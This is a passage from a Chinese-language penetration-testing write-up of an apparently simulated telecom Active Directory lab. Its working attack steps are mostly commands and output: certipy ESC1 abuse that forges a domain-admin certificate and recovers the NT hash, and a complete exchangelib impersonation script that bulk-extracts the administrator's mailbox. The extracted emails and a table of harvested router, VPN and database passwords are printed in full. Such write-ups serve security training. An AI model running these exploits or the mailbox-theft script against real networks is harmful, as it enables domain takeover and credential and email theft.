HKEY_USERS\\S-1-5-18\Software\Microsoft\IdentityCRL\DeviceIdentities\production\Logs\02oqviclpcadesejProvision Monday, September 01, 2025 13:48:56
HKEY_USERS\\S-1-5-18\Software\Microsoft\IdentityCRL\Immersive\production\Token\{0CB4A94A-6E8C-477B-88C8-A3799FC97414}DeviceTicket
HKEY_USERS\\S-1-5-18\Software\Microsoft\IdentityCRL\Immersive\production\Token\{975EE785-95FA-4566-990D-EA4B3D973061}DeviceTicket

[*] Searching HKLM hive:

Root: HKEY_LOCAL_MACHINE\
HKEY_LOCAL_MACHINE\\SOFTWARE\TelecomAppEncryptedPassword

SharpDPAPI completed in 00:00:13.4280831
如上,确认了该加密项的存在,然后再手动解密即可。
7.2 AD CS 证书服务漏洞利用(ESC1)
与路径一类似,也可以打 AD CS 的ESC1
- 枚举漏洞:
❯ certipy-ad find -u tel_admin01 -p 'T3l@Com#1' -dc-ip 10.5.2.2 -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The resolution lifetime expired after 5.429 seconds: Server Do53:10.5.2.2@53 answered The DNS operation timed out.; Server Do53:10.5.2.2@53 answered The DNS operation timed out.; Server Do53:10.5.2.2@53 answered The DNS operation timed out.; Server Do53:10.5.2.2@53 answered The DNS operation timed out.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'telecore-PKI-SRV-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'telecore-PKI-SRV-CA'
[*] Checking web enrollment for CA 'telecore-PKI-SRV-CA' @ 'PKI-Srv.telecore.ad'
[!] Failed to check channel binding: The read operation timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : telecore-PKI-SRV-CA
    DNS Name                            : PKI-Srv.telecore.ad
    Certificate Subject                 : CN=telecore-PKI-SRV-CA, DC=telecore, DC=ad
    Certificate Serial Number           : 35DFAB7883C30297420CBFD2E33CB408
    Certificate Validity Start          : 2025-08-21 07:41:20+00:00
    Certificate Validity End            : 2125-08-21 07:51:20+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : True
        Channel Binding (EPA)           : Unknown
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TELECORE.AD\Administrators
      Access Rights
        ManageCa                        : TELECORE.AD\Administrators
                                          TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        ManageCertificates              : TELECORE.AD\Administrators
                                          TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        Enroll                          : TELECORE.AD\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates
  0
    Template Name                       : Badges
    Display Name                        : Badges
    Certificate Authorities             : telecore-PKI-SRV-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-09-06T17:33:55+00:00
    Template Last Modified              : 2025-09-06T17:34:15+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
      Object Control Permissions
        Owner                           : TELECORE.AD\Administrator
        Full Control Principals         : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_admin01
        Write Owner Principals          : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_admin01
        Write Dacl Principals           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_admin01
        Write Property Enroll           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
    [+] User Enrollable Principals      : TELECORE.AD\tel_admin01
                                          TELECORE.AD\Domain Users
    [+] User ACL Principals             : TELECORE.AD\tel_admin01
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
      ESC4                              : User has dangerous permissions.
  1
    Template Name                       : Tel_User
    Display Name                        : Tel_User
    Certificate Authorities             : telecore-PKI-SRV-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-08-22T08:02:50+00:00
    Template Last Modified              : 2025-08-22T08:02:52+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TELECORE.AD\tel_engineer01
                                          TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
      Object Control Permissions
        Owner                           : TELECORE.AD\Administrator
        Full Control Principals         : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        Write Owner Principals          : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        Write Dacl Principals           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        Write Property Enroll           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
    [+] User Enrollable Principals      : TELECORE.AD\Domain Users
    [!] Vulnerabilities
ESC1 : Enrollee supplies subject and template allows client authentication.- 尝试针对
Badges模板申请管理员证书:
❯ certipy-ad req -u tel_admin01 -p 'T3l@Com#1' -target 10.5.2.8 -ca 'telecore-PKI-SRV-CA' -template Badges -upn 'administrator@telecore.ad'  -sid 'S-1-5-21-1588247407-410625039-1511794522-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 22
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@telecore.ad'
[*] Certificate object SID is 'S-1-5-21-1588247407-410625039-1511794522-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'- 利用获取的
.pfx换取域管 Hash
❯ certipy-ad auth -pfx administrator.pfx -dc-ip 10.5.2.2
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@telecore.ad'
[*]     SAN URL SID: 'S-1-5-21-1588247407-410625039-1511794522-500'
[*]     Security Extension SID: 'S-1-5-21-1588247407-410625039-1511794522-500'
[*] Using principal: 'administrator@telecore.ad'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@telecore.ad': aad3b435b51404eeaad3b435b51404ee:bfb19bca32a6aab8e0b9a836da860e32
成功拿下域管!
八、Exchange 邮件系统渗透
8.1 邮件委派利用
目前我们只差 Exchange 服务器 (10.5.2.16) 没有拿下。还记得刚刚域控上发现的 powershell 脚本吗,其中包含 tel_ops1 的账号密码。参照官方 wp ,我们可以进行 ApplicationImpersonation (应用模拟) 攻击,尝试用普通账户 tel_ops1 模拟访问域管理员 administrator 的邮箱,批量提取目标邮箱的收件箱、发件箱、草稿箱内容。
以下是官方脚本:
import os
from exchangelib import Credentials, Account, Configuration, IMPERSONATION
from exchangelib.protocol import BaseProtocol, NoVerifyHTTPAdapter
import urllib3

# 禁用SSL警告
urllib3.disable_warnings()
BaseProtocol.HTTP_ADAPTER_CLS = NoVerifyHTTPAdapter

def extract_mailbox_items(user, password, exchange_server, target_mailboxes, output_file="results.txt"):
    print(f"[*] Checking mailbox access for: {target_mailboxes}")
    creds = Credentials(username=user, password=password)
    config = Configuration(server=exchange_server, credentials=creds)
    results = []

    try:
        Account(
            primary_smtp_address=user,
            config=config,
            autodiscover=False,
            access_type=IMPERSONATION
        )
        print("[+] Connected to Exchange\n")

        for target in target_mailboxes:
            print(f"[*] Extracting items from: {target}")
            try:
                target_account = Account(
                    primary_smtp_address=target,
                    config=config,
                    autodiscover=False,
                    access_type=IMPERSONATION
                )

                folder_map = {
                    "Inbox": target_account.inbox,
                    "Sent": target_account.sent,
                    "Drafts": target_account.drafts
                }

                for name, folder in folder_map.items():
                    print(f" [+] Reading {name}...")
                    for item in folder.all().order_by('-datetime_created')[:20]:  # limit 20 per folder
                        body = (item.text_body or "").replace("\n", " ").strip()
                        snippet = body[:200] + ("..." if len(body) > 200 else "")
                        line = f"[{target} - {name}] {item.subject}\n{snippet}\n"
                        results.append(line)
            except Exception as e:
                err = f"[!] ACCESS DENIED to {target}: {str(e)[:100]}\n"
                results.append(err)
                print(err.strip())
    except Exception as e:
        print(f"[-] Connection failed: {e}")

    # Always write results to file
    with open(output_file, "w", encoding="utf-8") as f:
        if results:
            f.write("\n".join(results))
        else:
            f.write("[!] No items extracted.\n")

    print(f"\n[+] Extraction complete. Results saved to: {os.path.abspath(output_file)}")
    return results

if __name__ == "__main__":
    targets = ["administrator@telecore.ad"]
    extract_mailbox_items(
        user="tel_ops1@telecore.ad",
        password="T3l@Net#2",
        exchange_server="ex-srv.telecore.ad",
        target_mailboxes=targets,
        output_file="results.txt"
    )
❯ cat /tmp/results.txt
[administrator@telecore.ad - Inbox] Test-Mailflow d615fbe4-99b2-41b8-a74d-6bde3b70ee45 66c7004a-6860-44b2-983a-327aa3c9cfec
This is a Test-Mailflow probe message.

[administrator@telecore.ad - Inbox] Delivery delayed:New FTP Credentials for Marketing Campaign Server
 This messag...TP Credentials for Marketing Campaign Serverelecore.ad>

[administrator@telecore.ad - Inbox] Delivery delayed:Urgent: New FTP Credentials for Marketing Campaign Server
 Thi...t: Urgent: New FTP Credentials for Marketing Campaign Serverad>

[administrator@telecore.ad - Inbox] Delivery delayed:Urgent: New FTP Credentials for Marketing Campaign Server
 Thi...t: Urgent: New FTP Credentials for Marketing Campaign Serverad>

[administrator@telecore.ad - Sent] Urgent: New FTP Credentials for Marketing Campaign Server
 As requested, we've provisioned the new FTP server for the upcoming "GlobalBlast" marketing campaign. Please use the credentials below to upload all  Server: ftp.globalblast....

[administrator@telecore.ad - Sent]  New FTP Credentials for Marketing Campaign Server
 As requested, we've provisioned the new FTP server for the upcoming "GlobalBlast" marketing campaign. Please use the credentials below to upload all  Server: ftp.globalblast....

[administrator@telecore.ad - Sent] Urgent: New FTP Credentials for Marketing Campaign Server
 As requested, we've provisioned the new FTP server for the upcoming "GlobalBlast" marketing campaign. Please use the credentials below to upload all  Server: ftp.globalblast....

[administrator@telecore.ad - Drafts] Reminder: Security Training Completion
This is a reminder to complete the mandatory security training by end of week. Please ensure your team is compliant.  HR Department

[administrator@telecore.ad - Drafts] Weekly Status Report - Telecom Operations
Attached is the weekly status report for telecom operations. All systems are running normally with 99.98% uptime.  Best regards

[administrator@telecore.ad - Drafts] Meeting: Network Infrastructure Upgrade
Hi Team,  Let's schedule a meeting to discuss the upcoming network infrastructure upgrade planned for next quarter.  Please bring your availability.  Thanks

[administrator@telecore.ad - Drafts] VPN Access for Field Team Deployment
New VPN credentials for field engineers:  VPN: vpn.telecore.ad Username: field_engineer_vpn Password: F1eldVPN@ccess$2024 PSK: TelecomSecurePSK#2024  Distribute to team leads only. -Security

[administrator@telecore.ad - Drafts] PROD Database Credentials - Billing System
Database credentials for tonight's maintenance:  Server: sqlprod-01.telecore.ad Database: Billing_Prod Username: billing_prod_user Password: SqlB1lling@2024!  Backup completed. -IT Team

[administrator@telecore.ad - Drafts] URGENT: Core Router Admin Access for Maintenance
Team,  Temporary credentials for core router maintenance:  Device: juniper-core-01.telecore.ad Username: netadmin_jnpr Password: Juniper$CorePass2024! SSH Port: 22  Rotate after 48 hours.  -Network Op...
发现大量敏感信息,汇总如下:
| 资产类型 | 目标地址/服务 | 账号/用户名 | 密码 |
| 生产计费数据库 | sqlprod-01.telecore.ad Billing_Prod | billing_prod_user | SqlB1lling@2024! |
| 营销 FTP 服务器 | ftp.globalblast.telecore.ad | (未完整显示,但已发出) | (未完整显示,但已发出) |
| 核心路由器 | juniper-core-01.telecore.ad | netadmin_jnpr | Juniper$CorePass2024! |
| 现场工程师 VPN | vpn.telecore.ad | field_engineer_vpn | F1eldVPN@ccess$2024 PSK: TelecomSecurePSK#2024 |
一句话总结:
管理员邮箱中泄露了生产数据库、营销 FTP、核心路由器和现场 VPN 的高危凭证。
至此,整个域渗透完毕。
九、高级 LDAP 枚举
打完整个域,发现并没有涉及到 ACE 权限关系利用,但我仍旧做了相应的枚举,这里记录几种方法。
❯ ldapdomaindump 10.5.2.2 -u 'telecore.ad\administrator' -p 'August1990password' -o ./domain_dump
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished- bloodhound
这里远程猎犬抓取不了,只能用本地 sharphound 去抓
./sharphound.exe -c all

总结
通过本次对大型电信内网环境的模拟渗透, 我学到了不少东西:
- dns进行内网测绘是一个挺值得研究的点
- 关注证书服务器/域控服务器的真实场景分布
- 深入研究了 ESXI 的利用手法
- 浅浅学习了 iis 的反序列化打法
- exchange 服务模拟权限窃取信息